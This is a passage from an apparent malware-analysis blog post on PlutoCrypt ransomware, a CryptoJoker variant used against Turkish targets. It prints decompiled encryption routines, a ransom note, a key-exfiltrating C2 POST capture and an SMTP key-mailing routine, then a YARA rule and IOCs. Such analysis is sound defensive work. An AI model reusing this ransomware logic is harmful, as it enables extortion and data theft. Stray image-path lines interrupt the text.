The task has a single command that it will execute and it's to simply run the freshly retrieved payload `pl.exe` which will be the actual ransomware payload.

PlutoCrypt Analysis

Static Information

PlutoCrypt is 32Bit .NET ransomware, as we can see by DiE analyze:



DiE Analysis

Opening the binary in DnSpy, an incriminating evidence pops up exposing that our ransomware is based on the CryptoJoker ransomware (which is actually an open source malware that can be found here):

```
[assembly: AssemblyVersion("1.0.0.0")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAttribute.DebuggingModes.DisableOptimizations |
  DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints | DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
[assembly: AssemblyTitle("CryptoJoker")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("Microsoft")]
[assembly: AssemblyProduct("CryptoJoker")]
[assembly: AssemblyCopyright("Copyright © Microsoft 2017")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("4df2237d-cff3-48ea-9cb3-9303de11fb39")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: TargetFramework(".NETFramework,Version=v4.7.2", FrameworkDisplayName = ".NET Framework 4.7.2")]
```

CryptoJoker Reference

Code Comparison

First, we will have a look at the main function:

```
static void Main(string[] args)
{
    bool mutexResult = JokerIsNotRunning();

    if (!mutexResult)
        return;

    SetAclDenyAll();

    string signalFilePath = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData),
        "jokingwithyou.cryptojoker");

    if (File.Exists(signalFilePath) == false)
    {
        RunInfector();
    }
}
```

```
// Token: 0x06000016 RID: 22 RVA: 0x00002750 File Offset: 0x00000950
private static void Main(string[] args)
{
    bool flag = Program.JokerIsNotRunning();
    bool flag2 = !flag;
    if (!flag2)
    {
        Program.SetAclDenyAll();
        string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "pluto.plutocrypt");
        bool flag3 = !File.Exists(text);
        if (flag3)
        {
            Program.RunInfector();
        }
    }
}
```

Main Function

Well it's very much identical, you can see also that our PlutoCrypt ransomware has a method called `JokerIsNotRunning` which is also presented in the same place at the original code. PlutoCrypt expands the infection method that was initially written in CryptoJoker as can be seen here:

```
//declare important variables for later use
string signalFilePath = Path.Combine(
    Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData),
    "jokingwithyou.cryptojoker");
string currentUserPath = Environment.GetEnvironmentVariable("USERPROFILE");
string encryptionKeyFilePath =
    Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData),
        "encKey.cryptojoker");
string cryptoJokerDecryptor = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Desktop),
    "CryptoJokerDecryptor.exe");

string publicKey = string.Empty;
string publicAndPrivateKey = string.Empty;

//start encryption process
List<string> currentUserFiles = GetFiles(currentUserPath, "*.*");
```

```
string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "pluto.plutocrypt");
string environmentVariable = Environment.GetEnvironmentVariable("USERPROFILE");
string fullPath = Path.GetFullPath(Path.Combine(new string[] { "D:\\" }));
string fullPath2 = Path.GetFullPath(Path.Combine(new string[] { "E:\\" }));
string fullPath3 = Path.GetFullPath(Path.Combine(new string[] { "F:\\" }));
string fullPath4 = Path.GetFullPath(Path.Combine(new string[] { "G:\\" }));
string fullPath5 = Path.GetFullPath(Path.Combine(new string[] { "H:\\" }));
string fullPath6 = Path.GetFullPath(Path.Combine(new string[] { "B:\\" }));
string text2 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "encKey.plutocrypt");
string text3 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Desktop), "plutodecryptor.exe");
string empty = string.Empty;
string empty2 = string.Empty;
List<string> files = Program.GetFiles(environmentVariable, "*.*");
List<string> files2 = Program.GetFiles(fullPath, "*.*");
List<string> files3 = Program.GetFiles(fullPath2, "*.*");
List<string> files4 = Program.GetFiles(fullPath3, "*.*");
List<string> files5 = Program.GetFiles(fullPath4, "*.*");
List<string> files6 = Program.GetFiles(fullPath5, "*.*");
List<string> files7 = Program.GetFiles(fullPath6, "*.*");
```

Encryption Preparation

CryptoJoker was supposed to only encrypt the `%USERPROFILE%` related path but PlutoCrypt expands the infection to some additional possible drivers that might be installed on the victim's computer.

Ransom Note

Bu Bilgisayarın Güvenliği Ihlal Edilmiştir !!

PlutoCrypt bu bilgisayardaki tüm verileri askeri düzeyde RSA-4096 ile şifrelenmiştir.

Verilerinizi geri kurtarabilmek için bize 72 saat içinde 10.000 TL ödemenizi rica etmekteyiz.

Eğer ilk 24 saat içerisinde ödeme yapılırsa %40 indirimle 6.000 TL talep etmekteyiz.

Yaptığımız işi ciddiye alıyoruz verilerin hassas veya önemli olabileceğini biliyoruz.

Ödemenizi 72 saat içinde yapmadığınız taktirde; verilerinizi kurtarabileceğiniz anahtar kalıcı olarak silinecektir aynı zamanda bilgisayardaki tüm veriler internette herkeze açık paylaşılacaktır.

Ödeme yapılmazsa paylaşılacak verileriniz;

1) Bilgisayarda şifrelenen tüm dosyalarınız (fotoğraf, belgeleriniz vs.)

2) Tarayıcınızdan girdiğiniz "Whatsapp Web", "outlook", "gmail" ve bilgisayarınızda yüklü uygulamalara ait tüm mailleşme/mesajlaşmalarınızın birer kopyası da offline olarak paylaşılacaktır.

Bitcoin ile ödeme yapmanız ve şifre çözücü anahtarı almanız kredi/banka kartı sahibiyseniz 1 saat sürmektedir.

Işlemleriniz için mail adresine vakit kaybetmeden ulaşınız.

(NOT: Eğer 2 saat içerisinde geri dönüş alamadıysanız spam kutusuna bakınız.)

Kişisel id'niz: [HWID goes here]

Translation:

This Computer Has Been Breached !!

PlutoCrypt all data on this computer is encrypted with military grade RSA-4096.

In order to recover your data, we ask you to pay us 10,000 TL within 72 hours.

If payment is made within the first 24 hours, we request 6,000 TL with a 40% discount.

We take what we do seriously and we know that data can be sensitive or important.

If you do not make your payment within 72 hours; The key with which you can recover your data will be permanently deleted, and at the same time, all data on the computer will be shared publicly on the internet.

Your data to be shared if payment is not made;

1) All your encrypted files (photos, documents, etc.)


2) A copy of each of your "Whatsapp Web", "outlook", "gmail" and applications installed on your computer will be shared offline.

If you are a credit/debit card holder, it takes 1 hour to pay with Bitcoin and receive the decryption key.

For your transactions, please contact without delay.

(NOTE: If you haven't received a response within 2 hours, check your spam box.)

Your personal id: [HWID goes here]



Ransom Note

New Victim Notification

Once a machine was infected and the ransom note was crafted and displayed the the victim, a `POST` request will occur to the TA server (199.192.20[.]58:3001) with the unique `UID` of the machine and a base64 encoded string that contains the RSA Keys:

```
POST / HTTP/1.1
Content-Type: application/json; charset=utf-8
Host: 199.192.20.58:3001
Content-Length: 2505
Expect: 100-continue
Connection: Keep-Alive

The HWID is: 924C16C7178BFBFF000306D2 And the decryption key is:
PABSAFMAQQBLAGUAeQBWAGEAbAB1AGUAPgA8AE0AbwBkAHUAbAB1AHMAPgB1ADkAdQB6AG4AaQBUAHIAYwBQAEIAcwBHAGgASgBNADYASwAwAHYAYgB6AEgAZwBhAFAAWQB5ADcAdQAvAGEAZQBhAHcATgBIAFEAegAvAGYAYQA3AFQATQ
BNAC8AaQAwADMAMwBsAFAAbwBWAEUAOQBTAFIAMwBxAFgAdwBqAFcAWgB6AFkARwB6AHcATQBTAFIAcgBhAHkAbwBQAEYANQBTAG4AYwA4ADcAUABGAFIAUQB2AEgAawBtAEEAOABpAEQASQAxADgAbQBhAGwAWQBsADQAUgBDACsASwBm
AEIAcgBuAEkAMABXAE8ATQBtAHMAeABoAHkAagBPADQARABMADYAYgBzAEUAWgAzADgAWABrAGYAMwB6AEQARABrAEgARABWAC8AcAB6AEsAegBBAEEAbABLAEYASQAvAC8AUAAzAHEAKwAvAEgASQAzAHgAVQA9ADwALwBNAG8AZAB1AG
wAdQBzAD4APABFAHgAcABvAG4AZQBuAHQAPgBBAFEAQQBCADwALwBFAHgAcABvAG4AZQBuAHQAPgA8AFAAPgAzAHMARwBQAGQARQB6AGwARABwAEoAVABnAGwAegBpAGEANwBDAGIANQBmAGkAbwBiAHUANgBxAC8AawArAGQAbgB6AFYA
cgBiAG8AUwAvACsAWgBKAFQARwBnAG4AKwBpAGkAQgBIADUAdQBCAEMAbgBRAEEAYgB3ADMAWABIADYAbwBDADQAZAA3AHYAegBaAGkAOAA4AHoATgBQADAAYQBlADIAeABPAHcAPQA9ADwALwBQAD4APABRAD4AMQArAFQAYwBYAFkASQ
BNADYASwBoAHoAWABNADcALwBOAGcAdwBSADAAbAB3AE4AWABMAHYATABPADEASQA2ADIAawAyAHgARwA1AHoALwBTAFAAbQAvAHoAawBwADIAVAAyAFIANABzAEMAawB0ADIAegB0ADQATgBFAFIARgBOAHkAcgBoAEYAUABiAFkAQQBs
AGkAMABMAGUAVgBCAFgAcABxAHIANwB3AD0APQA8AC8AUQA+ADwARABQAD4AbgBmAEwAVgB5ADMAdAB5AHQAOABCAGQANABvAFEARwBNAEsASQBNAEMAUwBjAG0ARgAzAEsANABZAEoAYwBIAGgAdwBxAFQANABNAHYAVQBiAEIAeQByAF
AARAAxADEAOQBXADgAcQBUAEwAVQBiAHgAcwBOADYANwBEACsAcAB2ADgAZwBDAEIAVABTAEsAUgBCAHkAZQBtAGcAWgA0AHUAbAB2AEcAWABRAD0APQA8AC8ARABQAD4APABEAFEAPgBuAHEAZABIAHIAYwB2AGgAYwBxAFEALwB5AHMA
YwB2AFUAMgBlAEIAUABVAFoANgBaADEAaAAyAEgARQB6AHMAaABQAHEAdABHAFcANwBCAFIANwA2AEoAVABxADcAMwB6AEoAWQAzAC8AcgBUADAAUgB2AFMAbgAvAEQAagBqAGEASQB3AHgAUgBqAGUAMABPADkAMAAxADQANwBoAGkAMQ
BvAFAAeAByAHcAPQA9ADwALwBEAFEAPgA8AEkAbgB2AGUAcgBzAGUAUQA+AEYAbgBrAEsAcQBNAGkAOQBOAGIAQwBrAEUAdgBjAFcAYwBUAFcATgAxAFIAVQBGAG0AYQBPAGUANAAwAHYAVABmAFoAdQBVAFQAMgB2AEwAMABtAFgAZgBz
AFQANwB0AEkARgBkAHMANQBqAFoAWgBrAEwANAByAE0AVgBJADAASwA2ADMAcQBwAEsANQBaAG4AbQB5AGYASgB1ADgAagBVAHAAZAB5AHoAQQA9AD0APAAvAEkAbgB2AGUAcgBzAGUAUQA+ADwARAA+AGgAbQBFAEMAZQAzADIAdABiAF
gAeQBOADEANQBoAC8AcQAzAEUAMwBIAFQATgB3AGMANgBTAHAAaQBvAEgASQBwAG8AQwBNAFkATgB1AEwAWgB6AHgASABsAGcATQBmAEgAbQBwAFEATQBnAGoAaQA2AHYAagBMAEkARgBIAE0AZAA2ADMAYQBhAEsARABAyAHEATgArAHMA
NABuAEMAZwBmAHUAMABUAFAANABiAHgASwBqAEoAdAB4ADEAKgBXAEUAQgBSADIAZgBzAGgAYwBMAGQAegBnAGYAKABlAHYAZgBlAEQAdQBzAHAAKwAzAGsAcgBtAEUAVgBoAHAAdQBlAHEAagB0AEMAMwBWAEUAQQBSAEsANQBPAEQACQ
BJAEMALwBJAFcASwB3AGMASABxAGUAOAByAFAANAB0AHcAUABDAGUATQAwADEATgB1ADgAWQBFAD0APAAvAEQAPgA8AC8AUgBTAEEASwBlAHkAVgBhAGwAdQBlAD4AHTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.8.10
Date: Fri, 14 Apr 2023 15:38:11 GMT
Content-type: text/html

POST request for /
```
POST Request Capture

This part was modified by the authors of PlutoCrypt because in the original code of CryptoJoker the alert for new victim sends and email rather then a `POST` request:

```
private static void SendEmail(string publicPrivateKey)
{
    string subject = "The HWID is: " + GetHwid() + " And the decryption key is: " + Convert.ToBase64String(GetBytes(publicPrivateKey));

    MailMessage message = new MailMessage(); //new message

    message.From = new MailAddress("theemailtologin@gmail.com"); //your email
    message.To.Add(new MailAddress("theemailtosendthekey@gmail.com")); //destination email

    message.Subject = "New Ransomware Victim!"; // subject
    message.Body = subject; // content
    SmtpClient client = new SmtpClient(); // create a new smtp client
    client.Host = "smtp.gmail.com"; // gmail smtp server. Change accordingly.
    client.Port = 587; //gmail smtp port
    client.EnableSsl = true; //gmail smtp requires Ssl to be enabled
    client.UseDefaultCredentials = false; // do not use the default credentials
    client.Credentials = new NetworkCredential("theemailtologin@gmail.com", "thepasswordoftheaccount"); //In gmail to login to the account you must enable the "login f
    client.Send(message);
}
```

CryptoJoker Original Alerting Method

Yara Rule

rule Win_CryptoJoker_Variants {

meta:

author = "0xToxin"

description = "PlutoCrypt/CryptoJoker Strings"

strings:

$n1 = "CryptoJoker" ascii

$n2 = "PlutoCrypt" nocase

$s1 = "CryptJokerWalker90912" ascii wide

$s2 = "SendEmail" ascii

$s3 = ".partially." ascii wide

$s4 = ".fully." ascii wide

$s5 = "Do not delete this file, else the decryption process will be broken" ascii wide

$s6 = "And the decryption key is:" ascii wide


$s7 = "The HWID is:" ascii wide

condition:

uint16(0) == 0x5a4d and 1 of ($n*) and all of ($s*)

}

VT Graph



VirusTotal Graph

virustotal

Summary

In this blog post we went over a recent phishing campaign that was targeting the Turkish audience with a variant of the CryptoJoker ransomware. Through the blog we learned about the execution flow that the TA used, by abusing task scheduling and some other execution/evading techniques such as duplicating System32 folder & DLL sideloading. Hopefully you enjoyed reading through and learned a few new things!

IOCs

Urls:

http://hostdone.ddns[.]net/x1.xml

http://hostdone.ddns[.]net/task.xml

http://hostdone.ddns[.]net/t.pd

http://hostdone.ddns[.]net/u.dl

http://hostdone.ddns[.]net/pl.exe

http://hostdone.ddns[.]net/e

Files:

vakifbank iot-10-04-2023logs.rar - 9026c67b52f9ddece9a7e203978e8aa9ffa5a128cf83a238c924dce141899aec
vakifbank iot-10-04-2023logs.hta - b05328077aa1dd5dba4d8e25cb028dc4f533bd1dd69bc6d12ec2f8298598f803
task.xml - 6cbed31fdf5554ead21de9ccdd12ccc6d9f0b4eaf5f874ce96103ab01f522073
uxtheme.dll - 8279282e07e2fa82cad4f0cb0b450e77dab930a7db7c9488f663002753d79dde
x.xml - df38a5d9d7d6c9cfea65eb562317f71bea94a0fc731e1fe9121f9479e56f61fd
enc.xml - 20cf29f926a18b44f580137ddb65d81bc0ed419412910a7682ee7b95b186ac82
pl.exe - e8527f309846d18fbf85289283dcde7b19063a50b11263ba0d36663df8fcfd30

Domains:

hostdone.ddns[.]net

deni[.]tk

IPs:

199.192.20[.]58

References